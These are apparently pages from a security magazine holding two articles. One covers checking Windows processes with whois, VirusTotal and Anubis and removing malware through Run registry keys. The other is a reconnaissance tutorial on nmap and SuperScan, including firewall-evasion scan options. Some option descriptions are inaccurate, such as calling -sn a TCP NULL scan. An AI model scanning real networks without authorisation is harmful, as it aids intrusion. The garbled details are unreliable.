


Figure 3. www.whois.net – finding the trustworthy of host IP number

```

NetRange: 173.194.0.0 - 173.194.255.255
CIDR: 173.194.0.0/16
OriginAS: AS15169
NetName: GOOGLE ✓
NetHandle: NET-173-194-0-0-1
Parent: NET-173-0-0-0-0
NetType: Direct Allocation
RegDate: 2009-08-17
Updated: 2012-02-24
Ref: http://whois.arin.net/rest/net/NET-173-194-0-0-1
    
```

```

OrgName: Google Inc. ✓
OrgId: GOGL ✓
Address: 1600 Amphitheatre Parkway
City: Mountain View
StateProv: CA
PostalCode: 94043
Country: US
RegDate: 2000-03-30
Updated: 2011-09-24
Ref: http://whois.arin.net/rest/org/GOGL

OrgTechHandle: ZG39-ARIN
OrgTechName: Google Inc ✓
OrgTechPhone: +1-650-253-0000
OrgTechEmail: arin-contact@google.com
OrgTechRef: http://whois.arin.net/rest/poc/ZG39-ARIN

OrgAbuseHandle: ZG39-ARIN
OrgAbuseName: Google Inc ✓
OrgAbusePhone: +1-650-253-0000
OrgAbuseEmail: arin-contact@google.com
OrgAbuseRef: http://whois.arin.net/rest/poc/ZG39-ARIN
    
```

Figure 4. www.whois.net – results of search

an overview of the application. A good and reliable site is file.net where I can put "chrome.exe" in the search bar. On the Internet I can find a lot of useful things regarding the process name and the application (Figure 6).

An Internet search can help a lot with the identification of the file, however a lot of viruses can have the name of a legitimate application, so we will look where that file is localized and if it is digitally signed. I'll find these information by right clicking on it and then choosing "Properties...". Here I can find all the information that I am looking for. For example I want to know where the file is located and I can find it under the word "Path:". We can also see all the connections established by the application going to TCP/IP and looking in the list.

Now I also need to check if the file is digitally signed or not. In the "Image" section I click on the button "Explore" on the right of the path. In the

popup window I search the name of the investigated process ("Chrome"), I right click on it and I choose "Properties". Then I look on the digital firm. If it is present, I select from the list the sign and click on "Details".

To check if a file is recognized as a malware by the most known security companies we can go to virustotal.com and we will scan our file (Figure 7).

In the following image we can see a general result of the file, the detection is 0/46, we can't say that this is file is 100% secure by only the VirusTotal score, but if we add this result to the past manual results we can confirm that the file is probably safe (Figure 8).

To understand if a file is 100% secure or malware we must analyse it. I'll give an idea of analysing a malware in the following paragraph.

How to Remove Manually the Infection

With these operations you will understand if a file is safe or not and if it is not what should yo do.

If you do not find enough information about a file, if you find on the Internet information that the file is not safe or some antivirus such as VirusTotal says that the file is dangerous, find it in the Process Explorer, right click on it and choose "Properties...". Then click on "Explore" at right side of the "Path" button, leave the window opened in the back-




Figure 5. Downloading of Process Explorer




Figure 6. Research of the process and application, chrome.exe'



Figure 7. Scanning the file on virus.total.com



Figure 8. Results for the file on virus.total.com

ground and then click the “Kill process” button. In the window left side in the background search the file and then delete it manually.

We should also delete some keys in the registry if the malware used them to start automatically. To do it click on Start button, type “regedit”, surf to `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` and check if the same name or path of the virus is presented in the list. Do the same thing in the registry paths: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` and `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`.

These registry paths show you all the programs that will start automatically with the PC when you turn it on, you should only search the bad elements and delete them.

WARNING: modifying registry keys may make your computer unusable; be very careful when performing this operation.

How to “Analyse” a File and Check Manually if it is Safe or Not

The analysis of a file to determine if it is safe or not is complex and you must learn some difficult procedures before you can make a detailed and se-

cure analysis. However, there are some free online services that make the things easier..

As an example, I take a known malware called Zeus, from the famous Botnet.

```
**del - Picture n°9 - del**
The ico of the known virus Zeus
```

Firstly, I scan it with Virus Total, to have a general idea of what AV vendors say. This file, for example, is well known to a lot of vendors, but I’m interested in a “manual” revision to know what the file can actually do to the system (Figure 9).

Then I go to Anubis by isecalab <http://anubis.isecalab.org/>, a service that analyse files. I choose it and then I upload the Zeus malware for the analysis. Here is the response: Figure 10.

The response is quite long and very detailed but we will only look at the top of the page. There is a summary of the suspicious and dangerous activities with the relative action: 2 activities of high risk, 3 of medium risk and 4 of low risk. So generally, looking deeply at the response, we can say that the file is bad and if we want to look what exactly the file will do we should read all the response.




Figure 9. Virus.total.com results

*PUA-PUP = Potential unwanted application or program, software used or created by attackers to disrupt computer operation, gather sensitive information or gain access to private computer systems. It can appear in the form of code, scripts, active content and other software.




Figure 10. Analyse of the file through Anubis

ORLANDO PIVI

Orlando Pivi, born in 1995, is the Community and Online Country Manager at Emsisoft, leader in the world in making security solutions. Previously he was also the Business Director at FSB Security Labs, a computer security worldwide company, where he was responsible for the business plans and movements. He joined FSB through its 2012 fusion with ISA, a security project where Orlando was the CTO. Prior to FSB and ISA, he developed a number of technologies for Rcleaner and helped the Immunit users in the forum powered by Sourcefire. Orlando has contributed and written several articles for Hakin9: “Botnet, the right hand of the criminals” and “DDoS, a “new” old type of attack”. Orlando is still studying at high school.

Information Gathering

In this article we learn how to gather Information from website's and from Large Computer Network, in different environment, with simple DOS Commands also. Information gathering is also used in Forensic Investigation in both way, web and network also.

What you will learn...

- How to use basic DOS commands for Gathering Network information
- How to pass the firewall and scan the target system
- Nmap use in GUI mode and which commands are used in it with Brief Explanation
- What are Super Scan best scanning methods and how to scan the target domain in Nessus
- What kind of information you can get from the Target Domain and what are the Scanned Domain Result

What you should know...

- How to use dos commands for info gathering
- Scanning with Nmap and Super Scan
- How to use Nessus?

Information gathering or Scanning is the most important for pre-attack, if you don't have the information about your target system you can't attack it. So attacking any target the information gathering is the key process, here we can divide information gathering in two parts

- Network Scanning
- Web Scanning

Network Scanning

First have a Look about Network scanning or Gathering information about Network, In the Network Scanning we can see what information we can scan:

- How many systems are in the Network? (Network contain how many system OR IP)
- How many systems have Open / Close Ports?
- Which OS is running on them?
- What service is running on that OS?
- What are the system's weaknesses?

So step by step we can see how network scanning is take place. For finding first question solu-

tion we can use several tools which are used for network auditing and analysis.

Network Scanning Tools

- Basic MS-DOS Based Commands – Basic Dos based commands are giving sometime important information.
- Nmap – Nmap is open source and developed by Gordon Fyodor Lyon, and it's stand for "Network Mapper", it's used for so many purpose like Port




Figure 1. Download Super Scan




Figure 2. Target and Attacker Diagram

Scanning, Version Detection, Service Scanning, Filters, Firewall Evasion, etc, and used in All most Platform like windows, mac, Linux & other also. You can download from here <http://nmap.org/download.html>

- Super Scan – Super scan is a free tool available on <http://www.mcafee.com/us/downloads/free-tools/superscan.aspx> Figure 1 refers to it. You can see how to download simply click on download option only. You can also see what the advantage of these tools is.

Scanning the network with different tools we get a lot of information.

Basic MS-DOS Based Commands

From the MS-Dos Commands we can see some basic commands like:

```
C:\>ping 192.168.1.200
Pinging 192.168.1.200 with 32 bytes of data:
Reply from 192.168.1.200: bytes=32 time=7ms TTL=128
Reply from 192.168.1.200: bytes=32 time=1ms TTL=128
Reply from 192.168.1.200: bytes=32 time=1ms TTL=128
Reply from 192.168.1.200: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.1.200:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 7ms, Average = 2ms
```

Figure 3. System is getting response from server




Figure 4. IP Sec Apply

- Ping – it's very basic, simple, general and well known command for most of the people
- Net view – to check how many systems are available in specific workgroup
- Nbtstat – nbtstat gives us an information which TCP connection is listening to TCP, UDP protocols

Ping

Now we are starting from the ping command, This command is sending a ICMP echo request to target system and wait till it will not get the response but nowadays most of administrator are blocked the ping or ICMP request and to identify host is live or down it's not easy let's see the example of ping. here in figure 2 it's seems that now when the 2003 server admin is not block the ICMP then you'll get the response here. see the Figure 2 and Figure 3.

When the attacker is sending request it's also get the replay also you can see the Figure 3

But if the 2003 server admin is apply a IP Sec Policy or configure his firewall or other filters for

```
Administrator: Command Prompt
C:\>ping 192.168.1.200
Pinging 192.168.1.200 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.200:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Figure 5. Not getting ICMP reply

```
C:\WINDOWS\system32\cmd.exe
C:\>net view
Server Name                Remark
-----
\\SPIDER-58FD4803
\\SPIDER-C8BF489C
The command completed successfully.

C:\>
```

Figure 6. netview

ICMP then it's hard to identify the system is live or not in Figure 4 the IP Sec is apply and not getting ping.

After configuring a IP sec you can see that the system is not getting any response from the target system observe the Figure 5.

So we can understand advantage and disadvantage of this command. now let's see another command.

Net View

net view is simple command it will resolve you which system is containing in workgroup or in domain. in below Figure 6. there are two system is in the domain and you can see the host name of both system.

Nbtstate

nbtstate command is give the information about the MAC address and name of host system with

```
C:\>nbtstat -A 192.168.1.2

Domain:
Node IpAddress: [192.168.1.200] Scope Id: []

NetBIOS Remote Machine Name Table

Name                Type                Status
-----
CHANAKYA-PC        <00>                UNIQUE              Registered
WORKGROUP          <00>                GROUP               Registered
WORKGROUP          <1E>                GROUP               Registered
CHANAKYA-PC        <20>                UNIQUE              Registered
WORKGROUP          <1D>                UNIQUE              Registered
.._MSBROWSE_       <01>                GROUP               Registered

MAC Address = 00-26-C6-15-23-FA

Local Area Connection 2:
Node IpAddress: [169.254.237.123] Scope Id: []

Host not found.

C:\>
```

Figure 7. Nbtstate




Figure 8. Windows Firewall is On

very poor information but it's a basic command to know about target system. see the Figure 7 for more information.

Nmap

Nmap is one of powerful tools for Information Gathering, its dig in network and get so much of valuable information from it. Let's see.

If the firewall is on then it's hard to find the system is live or not but from that you can also find the way (Figure 8).

Now if we try to find the system is live or not, from ping command then what we will get, Obviously we are not getting any echo request from the target system, the result is "Request Timed Out" (Figure 9).

Now if you want to know the system is live or not then you can know from the -sP this option is considered as a Ping Sweep, This option is used by so many administrator because -sP is not going to query more like Service, OS Detect, Port Scanning (Figure 10).

Syntax:

```
#nmap -sP <IP | Hostname | Domain Name>
#nmap -sP 192.168.1.200
```

There are so many option for the scanning the target system with Nmap. In Nmap you can find the so many options for

- Basic Scanning
- Advance Scanning
- Firewall Evasion Technique
- The Script Engine

There is another version of nmap called Zenmap it's a GUI option for the Scanning let's see the how can Zenmap is wor?

You can see in the above Figure 11, there are 10 options

```
H:\nmap-6.01>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Figure 9. Request timed out

```
H:\nmap-6.01>nmap -oP 192.168.1.100

Starting Nmap 6.01 ( http://nmap.org ) at 2012-08-14 16:40 India Standard Time
Nmap scan report for 192.168.1.100
Host is up (0.0020s latency).
MAC Address: 00:EB:4C:20:59:35 (Realtek Semiconductor)
Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
```

Figure 10. Ping Sweep option

- Intense Scan
- Intense scan plus UDP
- Intense scan, all TCP ports
- intense scan, no ping
- Ping scan
- Quick scan
- Quick scan plus
- Quick Traceroute
- Regular Scan
- Show Comprehensive Scan

For scanning in Zenmap, it's easy to use because if you don't know the so much of switch / Options then no problem because, most of useful options are given here, see the first option of

Intense Scan

In this scanning by default there is a `-T4`, `-A`, `-v` options are used let's see what is the meaning of the `-T4` and other options

- `-T4` = Aggressive Scan and it will give you the faster scan in LAN
- `-A` = Aggressive Scan it will scan the all system Port, Service, OS Detection etc.
- `-v` = Verbose Output.
- `# nmap --script smb-os-discovery <IP / Hostname / Domainname>`

You can also manually scan in the CUI environment.

Syntax:

```
# nmap -A -T4 -v <Target system / Target Domain>
```

Example:

```
# nmap -A -T4 -v 192,168.1.3
```

You can see in the Figure 12. Intense Scan there are so many information are given in this Scanning is:

- Port Scanning Information
 - Port Number / with Protocol Information
 - STATE – Open or Closed
 - Service – Which Service is Running in the target system
 - Version – Which Version
- MAC Address of the Target system
- Which OS is running on Target System
- NSE Script Result
 - Which OS is running
 - Host Name / Computer NetBIOS Name
 - Domain Name /Domain NetBIOS Name
- Traceroute

Intense scan Plus UDP

In Intense Scan Plus UDP had same function but it will scan only UDP port Only and give the information about the UDP Port State, Service Other Function is Same as the Intense Scan. There are `-T4`, `-A`, `-v` options are used let's see what is the other new Function is added in

- `-SS` = TCP SYN Scan it's also called a Stealthy because it's not open full-fledged Connection to the target system. it's scan common 1000 ports due to it's nature of stealthy operation in modern packet capture programs and firewall is may be to trace and detect the TCP SYN Scan
- `-SU` = this function is used only for UDP scan only.
- Other options such as `-T4`, `-A`, `-v`, NSE Script is used




Figure 11. Zenmap Scanning Options




Figure 12. Intense Scan

STEP BY STEP WITH DOS AND DDOS

You can also manually scan in the CUI environment.
Syntax:

```
# nmap -sS -sU -A -T4 -v <Target system / Target Domain>
```

Example:

```
# nmap-sS -sU -A -T4 -v 192,168.1.3
```

You can see in the Figure 13 Intense scan plus UDP Result is same as compare with the Intense scan but there is little different is it's scan Only UDP ports here in Figure 13 you see that TCP port is also scanned because of -A.

Intense Scan, all TCP Ports

TCP Ports are 1-65535 and here the switch -p is instruct to nmap to scan the all ports 1-65535, The target system is scan and give the result of all ports. in Figure 14. Intense Scan, all TCP Ports The Command is used is:

```
# nmap -p 1-65535 -T4 -A -v 192.168.1.3
```

Let's understand each switch here,

- T4 = This option is used for Timing based Template which is gives you the aggressive scan, This scan is work faster scan in Local Networks

- A = -A option is used for Version Detection and Aggressive scan.
- v = This switch is used for Verbose scan it's give you best performance in network connectivity problems

In *Intense Scan, all TCP Ports* you can see first all ports are checked and find which is opened and Closed and then print, after that it will give you Host script Result, NSE script is running and give you the SMB Name, OS Detection, Computer Name, NetBIOS Domain name, System Name, in the last Traceroute command is executed and give you the final print of result.

Syntax:

```
#nmap -p 1-65535 -T4 -A -v <Domain Name / Host Name / IP >
```

Example:

```
# nmap-sS -sU -A -T4 -v 192,168.1.3
```

Intense Scan, no Ping

intense scan, no ping is same as above Intense Scan, All TCP Port but there is only one difference is -Pn:

Pn: This switch is instruct nmap to Don't ping, This option is gives good result when the system is protected by firewall that blocks ping probes.

Syntax:




Figure 13. Intense Scan plus UDP




Figure 14. Intense Scan, all TCP Ports


```
#nmap -T4 -A -v -Pn <Domain Name / Host Name / IP >
```

Example:

```
# nmap -T4 -A -v -Pn 192,168.1.3
```

Ping scan: In this scan is

```
#nmap -sn 192.168.1.3
```

-sn: option is instruct nmap for TCP NULL scan, that means it sending Null Packets to a target system from this firewall is give a response (Figure 16).

Quick Scan

Quick scan is useful for particular situation like if you want to need fast scan, or improper firewall configure, or old firewall, or time based aggressive scan is needed.

Syntax:

```
# nmap -T4 -f <Domain Name / IP / Host Name>
# nmap -T4 -f 192.168.1.3
```

Here, -f option is used for fragment packets, this option instruct the nmap to send 8-bit packet to the target system for scanning (Figure 17).

Super Scan

In the beginning you can see that how to download super scan, Super scan have so many flexibility




Figure 15. Intense Scan, no ping

you can also scan the Network as well as domain also, after downloading completing you can see that how interface is look alike it's easy and simple (Figure 18).

Now here you can enter the Hostname or Range of IP addresses. Even you can also insert the data from file and the output is also you can view in HTML.

Host and Discovery Option

In Host and Discovery option you can see the configuration of scanning parts, here you can configure the how to discover host, UDP, TCP protocols, in First option host discovery

Echo Request: – Echo request is the function that use normally to see the system is live or not. It's send the ICMP echo request and if it's listening other side then it' also reply.

Timestamp Request: – Now when the Super scan is send the ping packet then it's put a timestamp on every packet then it's send to the target system it's help to find that the how much long time they spent on exchanging packet – RTT (Round Trip Time).

Address Mask Request: – Address mask request is used for to get the response from the router.

UDP Port Scan

UDP (User Datagram protocol) port scan is given here in two type first is Data, and Second is




Figure 16. Ping Scan

